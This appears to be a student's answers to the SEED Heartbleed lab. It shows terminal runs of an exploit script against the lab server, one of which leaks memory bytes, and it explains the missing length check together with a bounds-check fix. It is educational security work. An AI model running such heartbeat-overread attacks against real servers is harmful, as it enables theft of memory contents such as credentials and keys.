
```
[10/24/2025 10:14] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --length 22
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[10/24/2025 10:14] seed@ubuntu:~/Desktop$
```

```
[10/24/2025 10:14] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --length 23
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABC.9.].....".....9.
[10/24/2025 10:14] seed@ubuntu:~/Desktop$
```

Q11. Try your attack again after you have updated the OpenSSL library. Are you successful at stealing data from the server after the upgrade?




ANS NO



Q12. Please point out the problem from the code and provide a solution to fix the bug (i.e., what modification is needed to fix the bug). You do not need to recompile the code; just describe how you can fix the problem.

ANS The Heartbleed vulnerability is a **buffer over-read** caused by the server blindly trusting the payload length value from the request.

The fix involves introducing a **check (validation)** to ensure that the user-supplied payload length does not exceed the **actual size of the received Heartbeat message (line 40)**.



```
1  if (payload > s->s3->rrec.length) {
2      return 0;
3  }
4  memcpy(bp, pl, payload);
```

Q13. Comment on the following discussions by Alice, Bob, and Eva regarding the fundamental cause of the Heartbleed vulnerability: Alice thinks the fundamental cause is missing the boundary checking during the buffer copy; Bob thinks the cause is missing the user input validation; Eva thinks that we can just delete the length value from the packet to solve everything. Who do you agree and disagree with, and why?

ANS I agree with **Alice and Bob** because the problem is the **buffer over-read**, which **input validation** can fix. I disagree with **Eva** because without the payload length, the **server doesn't know** how much data to process.